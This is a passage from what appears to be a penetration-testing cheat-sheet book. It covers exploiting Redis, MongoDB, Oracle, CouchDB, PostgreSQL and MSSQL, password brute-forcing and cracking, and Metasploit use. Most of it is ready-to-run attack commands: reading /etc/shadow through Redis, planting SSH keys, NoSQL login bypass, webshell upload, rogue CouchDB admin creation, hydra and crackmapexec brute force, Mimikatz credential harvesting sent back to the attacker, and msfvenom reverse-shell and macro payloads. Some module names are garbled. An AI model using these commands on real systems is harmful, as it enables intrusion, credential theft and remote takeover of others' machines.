db=db_name --data-urlencode q=SELECT *  
FROM column-name; -H "Authorization:  
Bearer jwt token here"
```

Redis NOSQL Database

Runs on port 6379 TCP. Redis, is an open source, data structure tool that can be used as an in-memory distributed database, message broker or cache. Since it is designed to be accessed inside trusted environments, it should not be exposed on the Internet.

If you do expose it to the public on usually port 6379, make sure to set password authentication.

Connecting to a remote redis database

```
redis-cli -h [target ip or domain]
```

retrieving user information

```
get user
```

if you get 'nil' as a value it means that 'user' key doesn't exist.

Setting a value for a key or updating it.

```
SET user motasem
```

Getting information about the server

```
INFO
```

Retrieving the redis directory

```
CONFIG get dir
```

Enumerating files [Linux]

```
EVAL dofile('/etc/passwd') 0  
EVAL dofile('/etc/shadow') 0
```

Enumerating files [Windows]

```
eval "dofile('C:\\\\Users\\\\\\enterprise-  
security\\\\\\Desktop\\\\\\user.txt')" 0
```

Dumping the database password with LUA script

```
EVAL  
dofile('/var/data/app/db.conf');return(d  
b.passwd); 0
```

Writing Your public SSH key to the server

We can generate and write our own public key and then smuggle it to the server running redis. The objective is to login with SSH to the target server as the user running Redis.

Generating pair of keys

```
ssh-keygen -t rsa
```

Copying the public key to a txt file

```
(echo -e "\n\n"; cat  
/home/user/.ssh/id_rsa.pub; echo -e  
"\n\n") > public-key.txt
```

Setting the key in redis

The below command sets the key `pkey` in redis to have the same value of the public key.

```
cat /home/user/.ssh/public-key.txt |  
redis-cli -h ip -x set pkey
```

If the output of the above command is `OK` from the redis server then it means that your public SSH key has been transferred to the redis server.

Transferring the key to `/.ssh`

Next step is to get the public key we transferred stored in `/.ssh` of the target server running redis. We execute the below three commands

```
config set dir /var/lib/redis/.ssh  
config set dbfilename "authorized_keys"  
save
```

`/var/lib/redis` is normally the directory where redis is installed. You can learn that by executing the command `CONFIG get dir` to learn the installation

path.

authorized_keys is the file that stores the allowed public keys for login

Logging in to the server

Lastly if all went okay, we login with our private ssh key to the server

```
ssh -i id_rsa redis@ip
```

Mongo NOSQL DB

Mono DBs can be exploited either in the browser by finding an entry point such as a login page or by interacting with the database itself.

The exploitation of [Mongo DB] is like any other [NOSQL] database. It relies on an understanding of its operators. Below are the most important operators

`$eq` - matches records that equal to a certain value

`$ne` - matches records that are not equal to a certain value

`$gt` - matches records that are greater than a certain value.

`$where` - matches records based on Javascript condition

`$exists` - matches records that have a certain field

`$regex` - matches records that satisfy certain regular expressions.

Interaction with mongodb

Lets say we logged in and wanted to list the admin credentials, we can use the below injection

```
db.users.findOne({username: "admin",
password: {"$ne": "00"}})
```

Here we are telling mongo to list all documents [records] in the table [users] where the [password] is not equal to [00].

The output can look like below

```
{ "_id" : ObjectId("6183ef62925943030"),
"id" : "1", "username" : "admin",
"email" : "admin@domain.com", "password"
: "idkidiot" }
```

Bypassing login page

Much like [sql injection], we locate a login page where there is a login box asking for [username] and [password].

we use [burp suite] to intercept a login request and to bypass the login page we need to make the password variable like below

```
username=admin&password[$ne]=admin
```

This will bypass the logic and make the output equals to [true] and log you in as an admin.

Oracle DB

oracle db exploitation with odat (oracle database attacking tool)

Installing ODAT

- Downloading latest release

```
git clone  
https://github.com/quentinhardy/odat.git
```

- Then under the tool directory

```
cd odat/  
git submodule init  
git submodule update
```

- Installing python requirements

```
sudo apt-get install libaio1 python3-dev  
alien python3-pip
```

```
sudo apt-get install python3-scapy
```

```
sudo pip3 install colorlog termcolor  
Crypto passlib python-libnmap
```

```
sudo pip3 install argcomplete && sudo  
activate-global-python-argcomplete
```

```
sudo pip3 install pycryptodome
```

```
sudo pip3 install cx_Oracle
```

- Lastly you can now run ODAT

```
./odat.py -h
```

Attack Methodology

To start attacking oracle DB we need four different things

IP

PORT

SID (Service Identifier)

Username/Password

The IP is same is the ip of your target.

The port can be found in your nmap scan

Finding SID

The SID can be found with ODAT

```
odat sidguesser -s [target-ip]
```

Or with metasploit

```
msf auxiliary(admin/oracle/sid_brute) >
run
```

Finding username and password

The username and password can be brute-forced with metasploit. However before we run any brute

force we have to set the SID which we found in the previous step. In the below case, the SID is [xss]

```
msf auxiliary(login_brute) > set SID XSS  
SID => XSS  
msf auxiliary(login_brute) > run
```

If you couldn't determine the username/password then you can use the below python script

```
https://drive.google.com/drive/u/0/folders/1nefmwAXLjNpmD\_00B3NsRSI29YP6lrc\_
```

Connecting to the DB

Lastly after finding the username and password we can connect to the db with sqlplus

```
sqlplus username/pass@ip:port/sid as sysdba
```

Enumerating the DB

After successful connection, we can enumerate the privileges of the current user

```
SQL> select * from user_role_privs;
```

Or with ODAT

```
odat all -s ip -d SID -U username -P  
pass --sysdba
```

This will reveal the privileges of the user. Ideally we would want the capability to upload a webshell so let's assume that we can do that.

Uploading a webshell

```
odat dbmsadvisor -s ip -U username -P  
pass -d sid --putFile  
"c:\inetpub\wwwroot" "shell.aspx"  
"/home/kali/Desktop/shell.aspx" --sysdba
```

The above command can also be run with

dbmsxslprocessor

Then you can navigate to that webshell by accessing the iis server.

Couch DB

Couch DB is a document-oriented database and it's ideal for web applications that handle huge amounts of loosely structured data.

Enumeration and Exploitation of Couch DB

Interaction with couch DB can be done with curl tool from the command line.

Version enumeration

Lets say the database is running on port 5984

```
curl http://ip:5984
```

Enumerating columns and tables

```
curl http://ip:5984/_all_dbs
```

Exploiting known vulnerabilities

Apache CouchDB < 2.1.0 - Remote Code Execution

Exploit can be found below

```
https://www.exploit-db.com/exploits/44913
```

To do it manually, the command below will add a new user as `#admin-attacker`

```
curl -X PUT  
'http://ip:5984/_users/org.couchdb.user:  
admin-attacker' -data-binary '{ ""type":  
"user", "name": "admin-attacker",  
"roles": ["_admin"], "roles": [],  
"password": "admin-attacker" }'
```

Then we can enumerate all existing users along with their passwords in the DB

```
curl http://ip:5984/passwords/_all_docs?  
include_docs=true -u admin-  
attacker:admin-attacker
```

Posgresql

Connecting to the database

Supply the ip, database name and the username

```
psql -h ip -d db -U username
```

Listing the tables

```
\dt
```

Retrieving records from a specific table

```
select * from tablename;
```

Updating fields in a table

Assume the table name is **users** and we want to update the **gid** of the user whose **gid=1001**. In the command below, we change the **gid** to **0**

```
update passwd_table set gid=0 where  
gid=1001;
```

Inserting new records in a table

The below command insert a new username in the table users. The field are chosen according to the database structure.

```
insert into users (username, passwd,  
gid, homedir) values  
( 'adminx' , '$6$ov60ZvSm$T5279pL/85f822ryy  
1JBp0kHgGRoELCHb400BtwmkWwXZ6re/Vlxx6UAz  
EdZxhzd/MbSyjR5Kp1x4rtNCgHsJ1' , 66 , '/home  
/adminx' );
```

MS SQL Server

Logging in to the MS SQL server and listing the databases. The below command works on a machine that is part of a domain **victim-domain** where the username of the machine is **victim** and the machine name is **viclab03-SQL** and the password is **password**

```
sqlcmd -s viclab03-SQL -u victim-
domain/victim -p password -q "exec
sp_databases"
```

The output may look like the below

```
master
model
msdb
perfuse-data
tempdb
```

Based on the above output, we can dump the whole contents of any of the above listed databases using the below command:

```
sqlcmd -s vicab03-SQL -u victim-
domain/victim -p password -Q "BACKUP
DATABASE perfuse_data TO
DISK='C:\perfuse_data.bak'"
```



Password Cracking Notes

Table of Contents

- Definitions
- Online Password Attacks
- Offline Password Attacks
- Password Spraying
- Mobile Devices
- Online Resources

Definitions

Password Cracking

Password cracking is a technique used for discovering passwords from encrypted or hashed data to plaintext data. Attackers may obtain the encrypted or hashed passwords from a compromised computer or capture them from transmitting data over the network. Once passwords are obtained, the attacker can utilize password attacking techniques to crack these hashed passwords using various tools.

Password Guessing

Password guessing is a method of guessing passwords for online protocols and services based

on dictionaries. It's considered time-consuming and opens up the opportunity to generate logs for the failed login attempts. A password guessing attack conducted on a web-based system often requires a new request to be sent for each attempt, which can be easily detected. It may cause an account to be locked out if the system is designed and configured securely.

Password Dictionary Attack

A dictionary attack is a technique used to guess passwords by using well-known words or phrases. The dictionary attack relies entirely on pre-gathered wordlists that were previously generated or found. It is important to choose or create the best candidate wordlist for your target in order to succeed in this attack.

Password Brute-Force Attack

Brute-forcing is a common attack used by the attacker to gain unauthorized access to a personal account. This method is used to guess the victim's password by sending standard password combinations. The main difference between a dictionary and a brute-force attack is that a dictionary attack uses a wordlist that contains all

possible passwords. In contrast, a brute-force attack aims to try all combinations of a character or characters.

Rule-Based Attacks

Rule-Based attacks are also known as **hybrid attacks**. Rule-Based attacks assume the attacker knows something about the password policy. Rules are applied to create passwords within the guidelines of the given password policy and should, in theory, only generate valid passwords. Using pre-existing wordlists may be useful when generating passwords that fit a policy.

Password Spraying Attack

A password spraying attack is a special type of brute force or dictionary attack designed to avoid being locked out. An automated program starts with a large list of targeted user accounts. It then picks a password and tries it against every account in the list. It then picks another password and loops through the list again.

Pass The Hash

In a pass the hash attack, the attacker discovers the hash of the user's password and then uses it to log on to the system as the user. Any authentication protocol that passes the hash over the network in an unencrypted format is susceptible to this attack.

Rainbow Table Attacks

Rainbow table attacks are a type of attack that attempts to discover the password from the hash. A rainbow table is a huge database of possible passwords with the precomputed hashes for each. An attacker would have a hold of some password hashes then they would run a program that compares the hashes against the hashes in the rainbow tables and if a match occurs the plain text password is given to the attacker.

Online Password Attacks

Online password attacks involve guessing passwords for networked services that use a username and password authentication scheme, including services such as HTTP, SSH, VNC, FTP, SNMP, POP3, etc.

http login forms: example on Wordpress

```
root@kali:hydra -l users.txt -P  
/usr/share/wordlists/rockyou.txt -u  
192.168.56.134 http-form-post '/wp-  
login.php:log=^USER^&pwd=^PASS^&wp-  
submit=Log In&testcookie=1:S=Location
```

#Anotherexample

```
root@kali:hydra 10.11.0.22 http-form-  
post  
"/form/frontpage.php:user=admin&pass=^PA  
SS^:F=INVALID LOGIN" -l admin -P  
/usr/share/wordlists/rockyou.txt -vv -f  
Don't forget to inspect the login form  
for the required parameters and supply  
the string that indicates invalid login  
attempt.
```

Remember to use **http-get-form** or **http-form-post** depending on the request type.

It also is important to eliminate false positives by specifying the 'failed' condition with **F=**

And success conditions, **S=** You will have more information about these conditions by analyzing the webpage or in the enumeration stage! What you set for these values depends on the response you receive back from the server for a failed login attempt and a successful login attempt. For example, if you receive a message on the webpage **Invalid password** after a failed login, set **F=Invalid Password**.

Router login

```
root@kali:hydra -l admin -P  
/usr/share/wordlists/dic_files/file_1.tx  
t http-post-form  
192.168.2.1/login.cgi:user=^USER^&passwo  
rd=^PASS^&login-php-submit-  
button>Login:Not Logged In
```

Note For router login cracking : you should view the source code of the login page and look for the field [form>] and examine the [method] field if it is " post

" or " get " then you should look the field in the code that looks like this

```
<input name="password" type="password"  
class="text required" id="userpassword"  
size="20" maxlength="15">
```

Also you have to put the phraase which appears when a wrong information provided to the router interface like " username or password does not match "

Http based directory

```
root@kali:medusa -h 10.11.0.22 -u admin  
-P /usr/share/wordlists/rockyou.txt -M  
http -m DIR:/admin
```

SSH

```
root@kali:hydra -l kali -P  
/usr/share/wordlists/rockyou.txt  
ssh://127.0.0.1
```

RDP

[1] With Hydra

```
hydra -V -f -L userlist.txt -P  
wordlist.txt rdp://ip
```

[2] With Crowbar

```
root@kali:Crowbar.py -b rdp -s [ip or  
ip-range] -u [username or username-list]  
-p [password or password-list]
```

FTP

[1] With Hydra

```
hydra -l root -P wordlist.txt ftp://ip
```

[2] With FTPncrack

```
ftpncrack -p 21 --user root -P  
passwords.txt ip
```

[3] With Medusa

```
medusa -u root -P wordlist.txt -h ip -M  
ftp
```

IMAP

[1] With Hydra

```
hydra -l USERNAME -P wordlist.txt -f ip  
imap -V
```

[2] With nmap

```
nmap -sV --script imap-brute -p <PORT>  
<IP>
```

SNMP

We aim to brute force community strings.

[1] Hydra

```
hydra -P  
/usr/share/seclists/Discovery/SNMP/commo  
n-snmp-community-strings.txt ip snmp
```

[2] onesixtyone

```
onesixtyone -c  
/usr/share/seclists/Discovery/SNMP/snmp_  
onesixtyone.txt ip
```

LDAP

```
hydra -L users.txt -P pass.txt ip ldap2  
-V -f
```

Mysql

```
hydra -L usernames.txt -P pass.txt ip  
mysql
```

OracleSQL

[1] With Odat.py

```
./odat.py passwordguesser -s $SERVER-IP  
-d $SID
```

And below we supply a wordlist

```
./odat.py passwordguesser -s $SERVER-IP  
-p $PORT --accounts-file users.txt
```

POP3

```
hydra -L userlist.txt -P pass.txt -f ip  
pop3 -V
```

Postgresql

[1] With Hydra

```
hydra -L userlist.txt -P pass-list.txt  
ip postgres
```

[2] With Medusa

```
medusa -h ip -U userlist.txt -P pass-list.txt -M postgres
```

rLogin

```
hydra -L userlist.txt -P pass-list.txt  
rlogin:ip -v -V
```

VNC

[1] With Hydra

```
hydra -L userlist.txt -P pass-list.txt -s port ip
```

[2] With medusa

```
medusa -h ip -u root -P pass-list.txt -M
```

[3] With ncrack

```
ncrack -V --user root -P pass-list.txt  
ip:port
```

SMB

[1] With crackmapexec

```
root@kali:Crackmapexec smb -I [ip] -u  
[username list or single username] -p  
[password list - or single password]
```

[2] With [Metasploit] Module use

```
auxiliary/scanner/smb/smb_login
```

```
#msf5 > use  
auxiliary/scanner/smb/smb_login  
#msf5 auxiliary(scanner/smb/smb_login) >  
set pass_file wordlist  
#pass_file => wordlist  
  
#msf5 auxiliary(scanner/smb/smb_login) >  
set USER_file users.txt  
#USER_file => users.txt  
  
#msf5 auxiliary(scanner/smb/smb_login) >  
set RHOSTS domain.com  
#RHOSTS => domain.com  
  
#msf5 auxiliary(scanner/smb/smb_login) >  
#msf5 auxiliary(scanner/smb/smb_login) >  
run
```

[3] With acccheck

```
acccheck -v -t IP -u username -P path-  
to-wordlist
```

Port 5985 Windows Remote Management Cracking (winrm)

```
root@kali:Crackmapexec winrm -I [ip] -u  
[username list or single username] -p  
[password list - or single password]
```

Active Directory Brute Force

Checking if a pair of active directory credentials work on other domain-joined machines

```
<root@kali:Crackmapexec -u [username] -p  
[password] [ip1] [ip2] [ip3] [dc-ip]>
```

ips; are the Ips of the domain joined machines.

Checking the credentials on a WORKGROUP machines and not domain joined.

The below command is ran from a non-Active directory machine. In most cases it can be a windows server machine

```
root@kali:Crackmapexec -u [username] -p  
[password] [ip1] [ip2] [ip3]
```

Or with NTLM Hash

```
root@kali:Crackmapexec winrm -i [ip] -u  
[username list or single username] -H  
[NTLM HASH]
```

Harvesting the windows administrator account password with crackmapexec

```
root@kali:crackmapexec -u [username] -p  
[password] -d WORKGROUP --sam [ip of the  
target machine from which the  
administrator account hash will be  
dumped]
```

Harvesting passwords of other windows machines with crackmapexec + Mimikatz

```
root@kali:crackmapexec -u administrator  
-H [Hash] -d WORKGROUP [ip1] [ip2] [ip3]  
-M mimikatz - server=http --server-  
port=80
```

In this command, we used the administrator hash to launch an authenticated process on the remote machines to crack the local accounts passwords and send it over port 80 to us. This command will only work if the administrator has logged in to the remote machines before or if the machines are part of an Active Directory structure.

Dumping Active Directory Users's hashes with secretsdump.py given we have acquired the plain text password of a valid user

```
root@kali:Secretsdump.py  
pentesting.local/user:'password'@[ip]
```

Given ntds.dit and registry file system [Active Directory]

```
<root@kali:python secretsdump.py -system  
registry/SYSTEM -ntds Active\  
Directory/ntds.dit LOCAL >  
backup_ad_dump >
```

OR

```
root@kali:pythonsecretsdump.py -system  
registry/SYSTEM -ntds Active\  
Directory/ntds.dit -hashes lmhash:nthash  
LOCAL -output hashes-output
```

Brute forcing a user hash given a list of users and hashes by performing retrieving TGTs [Active Directory]

Use the script below to iterate through the usernames and hashes.
GetTGT.py is within impacket

```
#!/bin/bash

#Request the TGT with hash

for i in $(cat
wordlists/valid.usernames)
do

    for j in $(cat
wordlists/hashes.ntds)
    do

        echo trying $i:$j
        echo
        getTGT.py htb.local/$i
        \-hashes $j:$j
        echo
        sleep 5

    done
done
```

Offline Password Attacks

Definition

Offline password attacks attempt to discover passwords from a captured database or captured packet scan. For example, when attackers hack into a system or network causing a data

breach, they can download entire databases. They then perform offline attacks to discover the passwords contained within these downloaded databases.

Creating Wordlists

Building a custom wordlist can be particularly useful if you have gathered a lot of information about your target. Common words, catchphrases, and even personal information from staff members can be combined into a dictionary that will provide a greater chance of cracking passwords than a standard dictionary or generic wordlist.

CUPP

CUPP is an automatic and interactive tool written in Python for creating custom wordlists. For instance, if you know some details about a specific target, such as their birthdate, pet name, company name, etc., this could be a helpful tool to generate passwords based on this known information. CUPP will take the information supplied and generate a custom wordlist based on what's provided. There's also support for a 1337/leet mode, which substitutes the

letters a, i,e, t, o, s, g, z with numbers. For example, replace a with 4 or i with 1.

Creating a wordlist tied to a specific profile or individual target

```
root@kali:python cupp.py -i
```

Follow the prompt and enter the details of the target to generate the wordlist

Seq

Creating a wordlist of numbers

From 00 to 99

```
seq -w 00 99 > nums.txt
```

From 0 to 100

```
seq -w 0 100 > nums.txt
```

Crunch

```
root@kali:crunch [minimum number of  
characters] [max] [character set] -o  
[path to output file]
```

Generating a wordlist where you got part of the password or a pattern.

```
root@kali:crunch [minimum number of  
characters] [max] [character set] -o  
[path to output file] -t [pattern]
```

The below creates a wordlist containing all possible combinations of 2 characters, including 0-4 and a-d. We can use the -o argument and specify a file to save the output to.

```
crunch 2 2 01234abcd -o output.txt
```

Generating wordlist with 8 min and 8 maximum characters, one capital letter, two lower case letters, two special characters and three numeric characters

```
root@kali:crunch 8 8 -t ,@@^^%%%
```

crunch also lets us specify a character set using the **-t** option to combine words of our choice. Here are some of the other options that could be used to help create different combinations of your choice:

@ - lower case alpha characters

, - upper case alpha characters

% - numeric characters

^ - special characters including space

For example, if part of the password is known to us, and we know it starts with pass and follows two numbers, we can use the % symbol from above to match the numbers. Here we generate a wordlist that contains **cat** followed by 2 numbers

```
crunch 5 5 -t cat%%
```

Cewl

Generating a wordlist based on a target website and minimum number of characters

```
root@kali:cewl www.megacorpone.com -m 6  
-w megacorp-cewl.txt
```

Creating wordlists with Hashcat

Hashcat can also be used to create wordlists depending on a specific criteria. hashcat has **charset** options that could be used to generate your own combinations. The charsets can be found in hashcat **help** options.

For example the charset **?d?d?d?d** the **?d** tells hashcat to use a digit. In our case, **?d?d?d?d** for four digits starting with 0000 and ending at 9999.

```
hashcat -a 3 -m 0  
05A5CF06982BA7892ED2A6D38FE832D6 ?d?d?d?  
d
```

-a 3 sets the attacking mode as a brute-force attack.

Username Wordlists

We can generate a possible list of usernames using first and last name.

Download the tool below

```
git clone  
https://github.com/therodri2/username_ge  
nerator.git
```

Then you can create a file named **names.1st** and inside it you can store first and last names of the targets. It could be similar to the below

```
John Smith  
Bill Gates  
...  
...  
...
```

Then launch the below command to create a username list based off the names list above

```
python3 username_generator.py -w  
names.lst
```

Cracking Passwords

ZIP Files

[1] fcrackzip

```
root@kali:fcrackzip -b --method 2 -D -p  
~/Desktop/rockyou.txt -v file.zip
```

b: brute force

D: using dictionary list

P: password list

[2] John

```
root@kali:zip2john backup.zip > hash  
root@kali: john hash --wordlist=path
```

7z Files

This can be accomplished with 7z2john but first you need to install the requirements as below

```
wget
```

```
https://raw.githubusercontent.com/magnum  
ripper/JohnTheRipper/bleeding-  
jumbo/run/7z2john.pl
```

```
apt-get install libcompress-raw-lzma-  
perl
```

And then run

```
./7z2john.pl file.7z > output
```

Cracking a password hash, lets say a user hash, stored in a file in your system

```
root@kali:john --wordlist=rockyou.txt  
root_password
```

Cracking Linux root password with shadow and passwd file provided

```
root@kali:unshadow shadow passwd >
output.txt
root@kali:john output.txt
#OR
john --rules --wordlist=wordlist.txt
output.txt
```

Cracking windows passwords with SAM and SYSTEM provided from system32/config

```
root@kali:samdump2 system sam
root/hashes/filehashes.txt>
root@kali:john
/root/hashes/filehashes.txt
```

Cracking password of PDF Files

```
root@kali:pdf2john.py [target file] > [  
output file - result is hash]  
root@kali: john [ output file - contains  
resulted hash ]
```

Crack Windows hashes with NT Format

```
root@kali:sudo john hash.txt --format=NT
```

Crack SSH Private keys id_rsa

```
#convert the key to hash  
ssh2john id_rsa > key.hash  
  
#use john to crack the hash  
john --wordlist=rockyou.txt key.hash
```

Editing John the ripper password rules by adding double digits to each tried password.

This is accomplished by editing /etc/john/john.conf and locating [List.Rules:Wordlist] to add the following at the end of it

Add two numbers to the end of each password

```
$[0-9]$[0-9]
```

Activating the rules to crack the passwords and outputting them

```
root@kali:john --wordlist=megacorp-  
cewl.txt --rules --stdout > mutated.txt
```

Cracking hashes with hashcat

```
root@kali:hashcat -m [ hashtype -  
usually a number] -a [ the number of the  
attack mode ] [ target file.txt ] [  
wordlist.txt]
```

targetfile.txt: contains your hashes

Identify the type of hash

[1] With Hashid

```
root@kali:hashid  
c43ee559d69bc7f691fe2fbfe8a5ef0a
```

[2] With findmyhash

```
findmyhash LM -h hash
```

Cracking the hash of zip file with Hashcat

```
root@kali:hashcat -m 17220 hash  
/usr/share/wordlists/rockyou.txt>
```

Cracking MD5 hash with John

```
john --  
wordlist=/usr/share/wordlists/rockyou.tx  
t -format=Raw-MD5 cracked.txt
```

Cracking NTLM Hash captured from wireshark

Use the following formula to store the NTLM Hash in a text file

```
username::domain:ServerChallenge:NTProof  
string:modifiedntlmv2response
```

then with hash cat

```
hashcat -m 5600 hash.txt rockyou.txt
```

Cracking type 7 cisco passwords

We use this online tool

<https://www.ifm.net.nz/cookbooks/passwordcracker.html>

Cracking a keepass database

First we extract the hash

```
keepass2john file.kdbx > hash
```

Then using hashcat or john the ripper to crack the hash

[John]

```
john --format=KeePass --
wordlist=/usr/share/dict/rockyou.txt
hash
```

[Hashcat]

file.hash is the file containing the hash to crack.

```
hashcat -m 13400 file.hash
/usr/share/dict/rockyou.txt
```

Cracking Mozilla Thunderbird database password

Mozilla Thunderbird is an email client like outlook.
First we locate the database file [.db] and if there is a [login.json] we make a copy of it.

Method one: Using john the ripper

we convert the database file [key.db] into
[key.db.john]

```
mozilla2john.py key.db > key.db.john
```

Then use john to crack the password

```
john key.db.john -w  
/usr/share/wordlists/rockyou.txt
```

You should be able then to move all the files under the thunderbird folder profile [normally under /user/.thunderbird/default] into a new profile and open it in Thunderbird.

Then:

launch firebird, and hit alt+e to get to edit -> preferences -> security -> saved passwords -> show passwords

Method Two: Using Firepwd

Firepwd extracts passwords stored in Mozilla products, namely Firefox and Thunderbird.

Link

<https://github.com/lclevy/firepwd>

Make sure the database file [key.db], [login.json] and any [sqlite] file are there.

You also need the master password of the database file. If you don't have then go back to method one and crack it with John.

```
$ python firepwd.py -p [master pass if any] [key.db]
```

Cracking Passwords Using Rules

Rule-Based attacks are also known as hybrid attacks. Rule-Based attacks assume the attacker knows something about the password policy. Rules are applied to create passwords within the guidelines of the given password policy and should, in theory, only generate valid passwords. Using pre-existing wordlists may be useful when generating passwords that fit a policy — for example, manipulating or 'mangling' a password such as
'password': **p@ssword, Pa\$\$word, Passw0rd, and so on.**

Password rules in john the ripper.

```
cat /etc/john/john.conf|grep  
"List.Rules:" | cut -d"." -f3 | cut -  
d": " -f2 | cut -d"]" -f1 | awk NF
```

Let's say we want to create a wordlist based on a specific password such as **1235TTtt@** and using the **best64** rules. We can use the below command to generate a wordlist **pass.txt**.

```
john --wordlist=/tmp/pass.txt --  
rules=best64 --stdout | wc -l
```

Creating Custom rules in John The Ripper.

First we locate the config file

```
nano /etc/john/john.conf
```

Then we create a name for the rule and put the below at the end of the config file.

```
[List.Rules:rule-name]
```

After we have chosen the name, we can customize the ruleset.

Let's say we wanted to create a custom wordlist from a pre-existing dictionary with custom modification to the original dictionary. The goal is to add special characters (ex: !@#\$*&) to the beginning of each word and add numbers 0-9 at the end. The format will be as follows:

```
[symbols]word[0-9]
```

```
[List.Rules:htb]  
Az"[0-9]" ^[!@#$]
```

Az represents a single word from the original wordlist/dictionary using -p.

"[0-9]" append a single digit (from 0 to 9) to the end of the word. For two digits, we can add "[0-9][0-9]" and so on.

^[!@#\$] add a special character at the beginning of each word. ^ means the beginning of the line/word. Note, changing ^ to \$ will append the special characters to the end of the line/word.

Password Spraying

Password spraying attack targets many usernames using one common weak password, which could help avoid an account lockout policy.

Common and weak passwords often follow a pattern and format. Some commonly used passwords and their overall format can be found below.

- The current season followed by the current year (SeasonYear). For

example, **Fall2020**, **Spring2021**, etc.

- The current month followed by the current year (MonthYear). For example, **November2020**, **March2021**, etc.
- Using the company name along with random numbers (CompanyNameNumbers). For example, HTB01, HTB02.

Mobile Devices

iPhone

iBrute uses top 500 RockYou leaked passwords, which satisfy appleID password policy to crack iCloud accounts. It also relies on vulnerable versions of 'Find my iPhone service'.

```
git clone  
https://github.com/hackappcom/ibrute
```

You have to edit **mails.txt** file with the iCloud IDs you want to brute force then just run the below

```
id_brute.py
```

Online Resources

Online Hash Cracking

<https://crackstation.net/>

<https://hashkiller.co.uk/>

<https://www.onlinehashcrack.com/>

<http://c3rb3r.openwall.net/mdcrack/>

Default Passwords

<https://cirt.net/passwords>

<https://default-password.info/>

<https://datarecovery.com/rd/default->

Common Weak Password Lists

[https://github.com/danielmiessler/SecLists
tree/master/Passwords](https://github.com/danielmiessler/SecLists/tree/master/Passwords)

Other Password Tools

<https://lastbit.com/>

A decorative graphic consisting of two heart-shaped wreaths made of small blue hearts, one on the left and one on the right, enclosing the title text.

Metasploit Notes

Table of Contents

- Important Notes
- Basics
- Payload Generation
- Meterpreter
- Scanning and Enumeration
- Brute Force
- Exploitation
- Privilege escalation modules
- Post Exploitation and Exfiltration
- Persistence
- Network Pivoting
- Configuring Metasploit to be full-fledged C2 server with a Redirector
- Creating Backdoors
- AntiVirus Evasion

Important Notes

Copyright © 2024 by HackNotes

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or

other electronic or mechanical methods, without the prior written permission of the publisher.

Accessing an information system without the express permission of the owner is illegal and this book does not encourage or promote unethical behavior.

Product names, logos, brands and other trademarks featured or referred to within HackNotes are the property of their respective trademark holders. The author does not intend to infringe on any trademark. These trademark holders are not affiliated with HackNotes. They do not sponsor or endorse our products, materials or company in any way.

HackNotes attempts to ensure that the information in this publication is complete and accurate; however, this information may contain typographical errors or other errors or inaccuracies. We assume no responsibility for such errors and omissions. HackNotes assumes no responsibility for any damages resulting from the use of information in this publication.

If you have any suggestions or corrections please contact at consultation@motasem-notes.net

Basics

This document contains notes on how to use Metasploit during the stages of a pentest. It also includes basics on how to search for exploits and use the modules along with laying down examples on practical scenarios.

Most important thing about Metasploit is to understand the purpose of its modules.

[auxiliary] are used to enumeration, scanning and brute force

[exploit] are used to exploit vulnerabilities

[payloads] are used to select payloads for exploits

[Encoders] are used to encode the exploit and payload in the hope that a signature-based antivirus solution may miss them.

[Evasion] are used for AntiVirus evasion.

Listing modules

```
msf6 > show auxiliary  
msf6 > show exploit  
msf6 > show payloads
```

Search a module for a specific service or string

```
msf6 > search type:auxiliary name:dns  
msf6 > search type:exploit name:ftp
```

Listing info about a specific module

```
msf6 > info
```

Selecting an exploit module

```
msf6 > use  
exploit/windows/smb/ms17_010_永恒之蓝
```

Showing the required options of the module

```
msf6  
exploit(windows/smb/ms17_010_永恒之蓝  
) > show options
```

Setting the value of a specific parameter related to a module

```
msf6
exploit(windows/smb/ms17_010_永恒之蓝)
) > set [parameter][value]
```

Removing the value of a specific parameter related to a module

```
msf6
exploit(windows/smb/ms17_010_永恒之蓝)
) > unset [parameter][value]
```

Showing available and compatible payloads for an exploit module

```
msf6 >
exploit(windows/http/syncbreeze_bof) >
show payloads
```

Running the exploit module and background it once the session opens

```
msf6 >
exploit(windows/http/syncbreeze_bof) >
exploit -z
```

You could also use [exploit] alone to run the exploit module and interact with the session directly once it opens.

Background a Meterpreter session

```
meterpreter > background
[*] Backgrounding session 2...
msf6 >
exploit(windows/http/syncbreeze_bof) >
```

Listing currently opened sessions

```
msf6 >
exploit(windows/http/syncbreeze_bof) >
sessions
```

Selecting a specific session

```
msf6 >
exploit(windows/http/syncbreeze_bof) >
sessions -i [session-id]
```

Payload Generation

Listing payloads

```
msfvenom -l payloads
```

Listing available formats

```
msfvenom --list formats
```

Generating Linux executable payload

```
msfvenom -p
linux/x86/meterpreter/reverse_tcp
LHOST=10.10.X.X LPORT=XXXX -f elf >
rev_shell.elf
```

Generating Windows executable payload

```
msfvenom -p  
windows/meterpreter/reverse_tcp  
LHOST=10.10.X.X LPORT=XXXX -f exe >  
rev_shell.exe
```

Generating python payload

```
msfvenom -p cmd/unix/reverse_python  
LHOST=10.10.X.X LPORT=XXXX -f raw >  
rev_shell.py
```

Generating php payload

```
msfvenom -p php/meterpreter_reverse_tcp  
LHOST=10.10.X.X LPORT=XXXX -f raw >  
rev_shell.php
```

Generating aspx payload

This is useful if you are dealing with IIS Web server.

```
msfvenom -p  
windows/meterpreter/reverse_tcp -f aspx  
-o payload.aspx LHOST=10.10.14.15  
LPORT=4444
```

Generating a payload that will connect back to a meterpreter listener or netcat one

```
root@kali:~$msfvenom -p  
linux/x86/meterpreter/reverse_tcp  
LHOST=10.11.0.4 LPORT=443 -f elf >  
shell.elf
```

Generating a malicious VBA payload to be used in an office-macro enabled document

```
root@kali:~$msfvenom -p  
windows/x86/meterpreter/reverse_tcp  
LHOST=10.11.0.4 LPORT=443 -f vba >  
shell.vba
```

Generating a wordpress payload

Useful after you have gained access to the

wordpress dashboard and want to get a shell.

```
msf exploit(handler) > use  
exploit/unix/webapp/wp_admin_shell_uploa  
d  
msf exploit(wp_admin_shell_upload) >  
info
```

Basic options:

Name	Current Setting	
Required	Description	
-	-----	-----
PASSWORD	u*Z14ru0p#ttj83zS6	yes
	The WordPress password to authenticate with	
Proxies		no
	A proxy chain of format type:host:port[,type:host:port][...]	
RHOST	10.10.10.61	yes
	The target address	
RPORT	80	yes
	The target port (TCP)	
SSL	false	no
	Negotiate SSL/TLS for outgoing connections	

```
TARGETURI / yes
The base path to the wordpress
application

USERNAME william.riker yes
The WordPress username to authenticate
with

VHOST no
HTTP server virtual host
```

Generating a Powershell Payload

```
msfvenom -p
windows/x64/meterpreter/reverse_tcp
LHOST=[your-ip] LPORT=[your-port] -f
psh-reflection -o payload.ps1
```

